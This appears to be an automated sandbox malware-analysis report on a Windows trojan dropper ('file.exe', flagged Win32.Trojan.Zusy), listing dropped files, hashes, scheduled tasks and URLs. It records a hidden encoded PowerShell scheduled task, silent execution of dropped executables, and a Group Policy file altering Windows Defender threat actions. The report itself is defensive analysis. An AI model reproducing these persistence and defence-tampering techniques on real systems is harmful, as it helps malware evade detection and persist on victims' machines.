Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 File Deletion	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\7zS3C09.tmp\Install.exe	100%	Avira	HEUR/AGEN.1250601	
C:\Windows\Temp\aoRCsjFoxFbwPJxK\MeXzroudxpEgwUW\GaSURYx.exe	100%	Avira	HEUR/AGEN.1250601	
C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK\pJKKXsE.exe	100%	Avira	HEUR/AGEN.1250601	
C:\Users\user\AppData\Local\Temp\7zS3C09.tmp\Install.exe	51%	ReversingLabs	Win32.Trojan.Zusy	
C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK\pJKKXsE.exe	51%	ReversingLabs	Win32.Trojan.Zusy	
C:\Windows\Temp\aoRCsjFoxFbwPJxK\MeXzroudxpEgwUW\GaSURYx.exe	51%	ReversingLabs	Win32.Trojan.Zusy	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.Install.exe.230000.0.unpack	100%	Avira	HEUR/AGEN.1250601		Download File
30.0.pJKKXsE.exe.1090000.0.unpack	100%	Avira	HEUR/AGEN.1250601		Download File

Source	Detection	Scanner	Label	Link	Download
30.2.pJKKXsE.exe.1090000.0.unpack	100%	Avira	HEUR/AGEN.1250601		Download File
5.0.Install.exe.230000.0.unpack	100%	Avira	HEUR/AGEN.1250601		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000018.00000002.413179407.00000173F5885000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000018.00000002.410425228.00000173F574E000.00000004.00000800.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000018.00000002.360824724.00000173E58E2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000018.00000002.352296909.00000173E56E1000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000001F.00000002.432102762.00000000037B1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000018.00000002.360824724.00000173E58E2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000018.00000002.360824724.00000173E58E2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000018.00000002.410425228.00000173F574E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000018.00000002.413179407.00000173F5885000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000018.00000002.410425228.00000173F574E000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000018.00000002.410425228.00000173F574E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000018.00000002.410425228.00000173F574E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	753408
Start date and time:	2022-11-24 19:03:09 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	file.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	58
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.evad.winEXE@90/15@0/0
EGA Information:	• Successful, ratio: 40%
HDC Information:	• Successful, ratio: 100% (good quality ratio 97.8%) • Quality average: 84.8% • Quality standard deviation: 22.7%
HCA Information:	• Successful, ratio: 67% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): Conhost.exe, SgrmBroker.exe, svchost.exe
- Excluded domains from analysis (whitelisted): client.wns.windows.com, files.testupdate.info, clients2.google.com, ctldl.windowsupdate.com, settings-win.data.microsoft.com, api2.check-data.xyz, www.testupdate.info, www.googleapis.com, service-domain.xyz
- Execution Graph export aborted for target powershell.exe, PID 6316 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:04:10	Task Scheduler	Run new task: gAhELFxgt path: powershell s>-WindowStyle Hidden -EncodedCommand cwB0AGEAcgB0AC0AcAByAG8AYwBlAHMAcwAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4AIABnAHAAdQBwAGQAYQB0AGUALgBlAHgAZQAgAC8AZgBvAHIAYwBlAA==
19:04:10	API Interceptor	1x Sleep call for process: Install.exe modified
19:04:16	Task Scheduler	Run new task: bbsSMGQQDZvgelOgpL path: C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK\pJKKXsE.exe s>DC /site_id 525403 /S
19:04:21	API Interceptor	36x Sleep call for process: powershell.exe modified
19:05:14	API Interceptor	1x Sleep call for process: pJKKXsE.exe modified
19:05:18	Task Scheduler	Run new task: agQaaMVMfgqpSGSbr path: C:\Windows\Temp\aoRCsjFoxFbwPJxK\MeXzroudxpEgwUW\GaSURYx.exe s>mY /site_id 525403 /S
19:05:23	Task Scheduler	Run new task: AxVCmvJfwAUUq2 path: C:\Windows\system32\wscript.exe s>"C:\ProgramData\wizgoPrNSfGOJXVB\dsOzyCe.wsf"

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1108
Entropy (8bit):	5.295294468448967
Encrypted:	false
SSDEEP:	24:3AkPpQrLAo4KAxX5qRPD42HZSCvKDe9tOBPnKEU:DPerB4nqRL/HZSCv4e9tOBfzU
MD5:	1C80F1303DD3DDBE3C096705FF52040A
SHA1:	3741403D56389B4EC7CF855E6C76C6DC2C95FF64
SHA-256:	42D4B9FA1F3F8EB161A0C58AADA51D2A417CC8B5CCDA334905C62ACC84493F88
SHA-512:	DC82F25447F671E173D1A7C4D00EAD4C3B1E040D913C7011F3D8A785625D1E26C5982DB8550A63947E996AAF104763C170E070C8BB176ED5EE17115D9DB3AB(C
Malicious:	false
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Micro soft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q..... ...System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.<.....):gK..G...$.1.q.....System.ConfigurationH..... ....H..m)aUu.....Microsoft.PowerShell.Se curity...<.....)L..Pz.O.E.R.....System.Transactions.P.....-K..s.F..*.]`.,.....(.Microsoft.PowerShell.Commands.ManagementD.....-.D.F.<;.nt.1.....Sy stem.Configuration.Ins

C:\Users\user\AppData\Local\Temp\7zS332F.tmp\Install.exe

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	6571809
Entropy (8bit):	**7.996003603865134**
Encrypted:	**true**
SSDEEP:	196608:91OAmLWOhmdNwFc7/hpQd4CYYlW7bWzg+aNxKpzDkp5x4WM:3OvWOkz3Qd4joeYSxKpzDo5x4WM
MD5:	65D01849A2062434BCE6C580CDA92A1D
SHA1:	8BEF36557E25532961724539E4DDBB4D11970627
SHA-256:	8B691E37EECDDAACD1BB83067CE261157895DEC8302E558C5C9D159C117151A4
SHA-512:	0EECF3824418C210DB4257EA5F2852BB32B02C5B3CE0FE62F841F71E10EC81482D889880EE42438B3EF2DC39682BDA2CD9435DD08CF21879D92148A9C7591EE E

Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....W..s...s..s...}..s...y..s...,...s...r.!.s.....s...x..s.....s.....s.^.u. ..s.Rich..s.....PE..L....S.L.....K.....@.....d....p..`..... .....text..... .`.rdata...D.....F.....@..@.data...HZ.....2.....@....sxdata.....`.....@....rsrc...`....p.....@..@..... ....

C:\Users\user\AppData\Local\Temp\7zS332F.tmp__data__\config.txt

Process:	C:\Users\user\Desktop\file.exe
File Type:	data
Category:	dropped
Size (bytes):	866146
Entropy (8bit):	**7.999783652399914**
Encrypted:	**true**
SSDEEP:	24576:4YGhUN5iugAVdfj07IcTW6rIwX2N8m/ZQq2fd7w+IxuIInxM:4YGhPufVdfjgIUWmIwX2N8SKPd86UM
MD5:	927A00BC73AD358930C1BCA86D1F78AE
SHA1:	AAED44842119FF3287961E29E9A7CE38B5C92DC3
SHA-256:	526184BCF9AB17BEF2C67600F9D8E7E7CE4DDC4D4241BECC5F724E832AFB538D
SHA-512:	E952277890D0E02B56836BFCE7BC9427CF8616D06E4EBDE2F07EAE9899E7CD837BEADD93D6919627492B44EF91E7F2E08F37597840B2801AEA5313423CEF793
Malicious:	false
Preview:	.E..{..X..D.+.i.h...v...4....F.KvYl.\.by.....F.....<..@M3:s.....t...?.. ..y..9.S`j.Cc.{H..t.Uo....1C.K..o....2.)gJ/39...V.Y.Q.E...QN?.^.|.D"Kiw|...M....[..']..j..^.w...6.#../.[:L.M+n.M..)... ...M&.{E.....T...\.qK.$.zQ..W..../.O.y...-....x.....|....cp.~%.5...K.+0!..X.?#|..T7.....e.l.i.@].XJ.f3D..a#..I.....M.MD.....:kl_T.<..h.O.....+.:-A.u.`..l.....b....Ol....e...m...Ka.5..N. e..?.!....0Zs..Kl.<.....D`.\{.9.a..A..yJ..}b..Q2X.....zd..k(..E....q.$l.g....u..^X.*t..{{g....{.u..l...]/D.WA.....q..\8k.}...G..2....zK.....T...C~!{.G.y...]j....#..fV..T9hm29....i...@Y...1r..M ..1 j..b..3.%.d....=.G/.8%a...S..qz.T6S5G..X..iF".ar..g.~..n..|...N..dz.....r.>d*..3..pg^..q.2H.H.. .o....#xV..e.[>...PEUat[.a;.U...+.1(....[t.d.oy<.t.....a.m..&.%.n.....>..x.....4_V.2 U.qU=c.N.L...cg.G.<..u=&321G.....k..3.O.riv.....T;K.. .?.V....Pw.[.....U..D`T.....kvc.....u .....j>&.....B.{.k.....\.2..u.-..P.:.Z...+F..>yI+b...C..X16...C.....#..pL...2.o...

C:\Users\user\AppData\Local\Temp\7zS3C09.tmp\Install.exe

Process:	C:\Users\user\AppData\Local\Temp\7zS332F.tmp\Install.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	7104512
Entropy (8bit):	7.680459343919421
Encrypted:	false
SSDEEP:	98304:UKZUauh5CWkkhBJtnDRLX0BE55EDpV8Y7IJyvMMdsetQfcj6P5VQ8mKUC5+oCMnK:pA59BIRDRLX0BDDp/CeKD53UC5PjUr
MD5:	893793FBD70BA4A92919D09205D6C9C1
SHA1:	CB1832F1F9652FAECE655FFBF49D82FEB98CA85A
SHA-256:	A240FDA428ECCA831C7730C83F40BE6F43BB8370F33D8D66D4844B734011C57B
SHA-512:	E4E30918B96BD5B7D0B8BC6AC189B1EBAD645B12E0AC3DE061DAA9E7003D6E746FEE1C6D9CB637A7AA19543B3339C08DBDB1E35A78628E8764A07DEDB3A7 3DC4
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: ReversingLabs, Detection: 51%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....u.wC..$C..$C..$NF.$l..$NF$$...$NF%$...$...$H..$C..$P..$.. $W. .$NF.$B..$...$B..$RichC..$.....PE..L.....h^.....U?.....@.....:m...@.....8d..x.....?.....I..... .....k.@.....`..8.....text..... ..`.data....f.....[.....@....idata..8....`.....k.....@..@.rsrc....?.....@....k.....@..@.reloc...I .....J....I.....@..B..... .....

C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK\pJKKXsE.exe

Process:	C:\Users\user\AppData\Local\Temp\7zS3C09.tmp\Install.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	7104512
Entropy (8bit):	7.680459343919421
Encrypted:	false
SSDEEP:	98304:UKZUauh5CWkkhBJtnDRLX0BE55EDpV8Y7IJyvMMdsetQfcj6P5VQ8mKUC5+oCMnK:pA59BIRDRLX0BDDp/CeKD53UC5PjUr
MD5:	893793FBD70BA4A92919D09205D6C9C1
SHA1:	CB1832F1F9652FAECE655FFBF49D82FEB98CA85A
SHA-256:	A240FDA428ECCA831C7730C83F40BE6F43BB8370F33D8D66D4844B734011C57B
SHA-512:	E4E30918B96BD5B7D0B8BC6AC189B1EBAD645B12E0AC3DE061DAA9E7003D6E746FEE1C6D9CB637A7AA19543B3339C08DBDB1E35A78628E8764A07DEDB3A7 3DC4
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: ReversingLabs, Detection: 51%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....u.wC..$C..$C..$NF.$l..$NF$$...$NF%$...$...$H..$C..$P..$.. $W. .$NF.$B..$...$B..$RichC..$.....PE..L....h^.....U?.....@.....:m...@.....8d..x.....?.....I..... .....k.@.....`..8.....text..... ..`.data....f.....[.....@....idata..8....`.....k.....@..@.rsrc....?.....@....k.....@..@.reloc...I .....J....I.....@..B..... .....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qj1olx5r.ljl.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wuyq3oxm.drj.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	12224
Entropy (8bit):	5.378646971222007
Encrypted:	false
SSDEEP:	192:ftH+8WSFv6anhZkECl+hurbf2s2DAsoPEBOoSVFEJ+aNK1eK9kN0rI:fteU767rb/095pSVW2rI
MD5:	0CFB8B33CC3E653098EAB5725BF1BC5A
SHA1:	5923E7777549575FFF8B5FB69A9C2C977A5A850B
SHA-256:	B85D5245BB5160EAAC695AC6A0E8879128AD053941517F2237DB19F17918FD77
SHA-512:	318AEC29CFA311B7024FAA96209EF1DD1A0471F04E9D698D0057B07F536A3D9387A3C240F1A6326769556BBDA3C6404C25AFF3C51312E2C82E7BB05F8B8A3B2
Malicious:	false
Preview:	@...e.....H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automati on4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microso ft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....Syste m.Management...4.....].D.E.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Trans actions.<.....):gK..G...$.1.q.....System.Configuration.....T.@..>@..)@.Md@.]d@.Nd@...@.V.@.H.@.X.@..)@.[.@.NT@.HT@..S@..S @.hT@..S@..S@..S@.\.@..T@..)@..T@.@X@.?X@.

C:\Windows\System32\GroupPolicy\Machine\Registry.pol

Process:	C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK\pJKKXsE.exe
File Type:	RAGE Package Format (RPF),

Category:	dropped
Size (bytes):	4488
Entropy (8bit):	3.5323112272256827
Encrypted:	false
SSDEEP:	96:W9H9h9j9n9a9K9o92939l9S9nyJ0R0yi0A0L0e0R060w8:5
MD5:	ED7FF4D7DB726C80E96C58C5F5E0711C
SHA1:	0F85681245C7A5F8BB772DF77CCF156350328CA7
SHA-256:	5F08875E4A6BE7333B7C56A7886EB4DB4785EF8423DE97D07008D047C16B360A
SHA-512:	9BE0F3194A02DE1BD5D375EB81663F515E409710CAEA6DE14E21ECF385477BE77FBD9DF43C0D609B24B593EC8894572F1F2044F5A74F07714A0645D7F518961
Malicious:	false
Preview:	PReg....[.S.O.F.T.W.A.R.E.\.P.o.l.i.c.i.e.s.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.T.h.r.e.a.t.s...;.T.h.r.e.a.t.s._.T.h.r.e.a.t.l.d.D.e.f.a.u.l.t.A.c.t.i.o.n...;....;....;....].[.S.O.F.T.W.A.R.E.\.P.o.l.i.c.i.e.s.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.T.h.r.e.a.t.s.\.T.h.r.e.a.t.l.d.D.e.f.a.u.l.t.A.c.t.i.o.n...;.2.2.5.4.5.1...;....;....;.6...].[.S.O.F.T.W.A.R.E.\.P.o.l.i.c.i.e.s.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.T.h.r.e.a.t.s.\.T.h.r.e.a.t.l.d.D.e.f.a.u.l.t.A.c.t.i.o.n...;.2.5.6.5.9.6...;....;....;.6...].[.S.O.F.T.W.A.R.E.\.P.o.l.i.c.i.e.s.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.T.h.r.e.a.t.s.\.T.h.r.e.a.t.l.d.D.e.f.a.u.l.t.A.c.t.i.o.n...;.2.4.2.8.7.2...;....;....;.6...].[.S.O.F.T.W.A.R.E.\.P.o.l.i.c.i.e.s.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.T.h.r.e.a.t.s.\.T.h.r.e.a.t.l.d.D.e.f.a.u.l.t.A.c.t.i.o.n...;.2.1.4.7.7.4.9.3.7.3...;....;....;.6...].[.S.O.F.T.W.A.R.E.\.P.o.l.i.c.i.e.s.\.M.i.

C:\Windows\System32\GroupPolicy\gpt.ini

Process:	C:\Users\user\AppData\Local\Temp\7zS3C09.tmp\Install.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	268
Entropy (8bit):	4.9507895998010145
Encrypted:	false
SSDEEP:	6:1QnMzYHxbnPonn3dXsMzYHxbnn/JIAuNhUHdhJg+5Rnn3dzC:1QM0HxbnIV0Hxbn/JnumuuzC
MD5:	A62CE44A33F1C05FC2D340EA0CA118A4
SHA1:	1F03EB4716015528F3DE7F7674532C1345B2717D
SHA-256:	9F2CD4ACF23D565BC8498C989FCCCCF59FD207EF8925111DC63E78649735404A
SHA-512:	9D9A4DA2DF0550AFDB7B80BE22C6F4EF7DA5A52CC2BB4831B8FF6F30F0EE9EAC8960F61CDD7CFE0B1B6534A0F9E738F7EB8EA3839D2D92ABEB81660DE76E7732
Malicious:	**true**
Preview:	[General].gPCUserExtensionNames=[{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F73-3407-48AE-BA88-E8213C6761F1}].gPCMachineExtensionNames=[{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{0F6B957E-509E-11D1-A7CC-0000F87571E3}{D02B1F72-3407-48AE-BA88-E8213C6761F1}].Version=100001.

C:\Windows\Tasks\bbsSMGQQDZvgelOgpL.job

Process:	C:\Windows\SysWOW64\schtasks.exe
File Type:	data
Category:	dropped
Size (bytes):	532
Entropy (8bit):	3.658255490968357
Encrypted:	false
SSDEEP:	12:poDBJSGQ1zKvkua3KMiTM5pgQ1zKvkuMzcFaV6:pG25vz+O15vfz8
MD5:	994758BDDB3C8D6ADF78A680641AD848
SHA1:	975BB5F5437BA677A27EC3A9ADA7AA03BD7DABDE
SHA-256:	7EA9020AF7B09CED7041E5B68A80C90ABD542AAAF1ED9B845F237B1CD4E6AC19
SHA-512:	C736FDC23FBE881D632EEDD9DC82044A181470A77107939F9D2DB8A1DB3466C202F0F85F09E9FF575DCCE84CB131B4D35CC192B221B0BA2BDAA3BA006235C75
Malicious:	false
Preview:	....7+".J..D...o..-fF.....<... .....s.....Q.C.:.\.U.s.e.r.s.\.a.l.f.o.n.s.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.\.V.X.A.f.c.x.y.Y.i.T.Q.K.M.O.E.R.w.\.e.f.p.l.S.H.r.L.k.K.v.i.a.S.K.\.p.J.K.K.X.s.E...e.x.e.....D.C. ./.s.i.t.e._.i.d. .5.2.5.4.0.3. ./.S...E.C.:.\.U.s.e.r.s.\.a.l.f.o.n.s.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.T.e.m.p.\.V.X.A.f.c.x.y.Y.i.T.Q.K.M.O.E.R.w.\.e.f.p.l.S.H.r.L.k.K.v.i.a.S.K.....D.E.S.K.T.O.P.-.7.1.6.T.7.7.1.\.a.l.f.o.n.s.....0.....

C:\Windows\Temp__PSScriptPolicyTest_axhrt4ac.t0b.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB

SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Windows\Temp__PSScriptPolicyTest_nwf0dec5.oqg.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Windows\Temp\aoRCsjFoxFbwPJxK\MeXzroudxpEgwUW\GaSURYx.exe

Process:	C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK\pJKKXsE.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	7104512
Entropy (8bit):	7.680459343919421
Encrypted:	false
SSDEEP:	98304:UKZUauh5CWkkhBJtnDRLX0BE55EDpV8Y7IJyvMMdsetQfcj6P5VQ8mKUC5+oCMnK:pA59BIRDRLX0BDDp/CeKD53UC5PjUr
MD5:	893793FBD70BA4A92919D09205D6C9C1
SHA1:	CB1832F1F9652FAECE655FFBF49D82FEB98CA85A
SHA-256:	A240FDA428ECCA831C7730C83F40BE6F43BB8370F33D8D66D4844B734011C57B
SHA-512:	E4E30918B96BD5B7D0B8BC6AC189B1EBAD645B12E0AC3DE061DAA9E7003D6E746FEE1C6D9CB637A7AA19543B3339C08DBDB1E35A78628E8764A07DEDB3A7 3DC4
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: ReversingLabs, Detection: 51%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....u.wC..$C..$C..$NF.$l..$NF$$...$NF%$...$...$H..$C..$P..$.. $W. .$NF.$B..$...$B..$RichC..$.....PE..L.....h^.....U?.....@.....:m...@.....8d..x.....?.....I..... .....k.@.....`..8.....text..... ..`.data....f.....[.....@....idata..8....`.....k.....@..@.rsrc....?.....@....k.....@..@.reloc...I .....J....I.....@..B..... .....

\Device\ConDrv

Process:	C:\Windows\System32\gpupdate.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	129
Entropy (8bit):	4.366220328806915
Encrypted:	false
SSDEEP:	3:gBgvKCGPE3UkEmdOO2AGN8cwwHBkEmdOO2AGN8cwow:guSFMEkErONGN83YkErONGN837
MD5:	EF6D648C3DA0518B784D661B0C0B1D3D
SHA1:	C5C5F6E4AD6C3FD8BE4313E1A7C2AF2CAA3184AD
SHA-256:	18C16D43EB823C1BC78797991D6BA2898ACA8EB2DE5FD6946BE880F7C6FBBEF5
SHA-512:	E1E0443CA2E0BAFAC7CBBFD36D917D751AC6BE2F3F16D0B67B43EEBD47D6A7C36F12423AFA95B6BF56E5AAD155675C3307EFC6E94F0808EB72EF27B093EA DD67
Malicious:	false
Preview:	Updating policy.....Computer Policy update has completed successfully....User Policy update has completed successfully.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.996908423754259
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	file.exe
File size:	7604002
MD5:	e99e15a440798e20c682eb859b3f7885
SHA1:	b6f3b87894f51669dede0afe6cb4b504fe0ae614
SHA256:	c3dd8a06d395f4772011ed42c0980a54b06915782a06873150462994ed92a712
SHA512:	6cbbae34ab571522545be0c27e1f13cf0d8545f8ba69c3d343b3ac1c1f113b7dbe6e3ce26a3897a1197bc0b57378165ab8145c29332b99d83e50b87c513e7d5e
SSDEEP:	196608:91OcMHdXjgqBmVcMymSmuw3Ilk3+C83fqpl/jdyNVaZ4g:3OcuF9m51T1Iku93f8wd8Rg
TLSH:	6276333174C19CF2DE173231A28D2AE175F6EDD84D636A3717428A3A297D24AC3B1E53
